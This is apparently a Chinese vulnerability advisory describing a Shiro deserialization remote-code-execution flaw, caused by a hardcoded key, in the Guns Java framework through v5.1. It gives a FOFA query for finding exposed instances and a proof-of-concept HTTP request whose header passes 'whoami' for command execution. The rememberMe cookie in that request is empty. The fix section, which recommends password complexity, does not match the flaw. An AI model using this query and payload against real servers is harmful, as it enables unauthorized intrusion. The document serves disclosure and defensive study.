# Guns快速开发平台 Shiro反序列化

## 漏洞描述

Guns是一个现代化的 Java 应用开发框架，基于主流技术Spring Boot 2 + ，Guns的核心理念是提高开发人员开发效率，降低企业信息化系统的开发成本。 Guns v5.1 及之前的版本存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。


## 漏洞复现

1. FOFA

app="Guns"



1. 界面如下



1. POC

GET / HTTP/1.1


Host: your-ip

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Cookie: rememberMe=

X-Token-Data: whoami

Accept-Encoding: gzip



## 修复建议

1、强制用户更改口令符合密码复杂度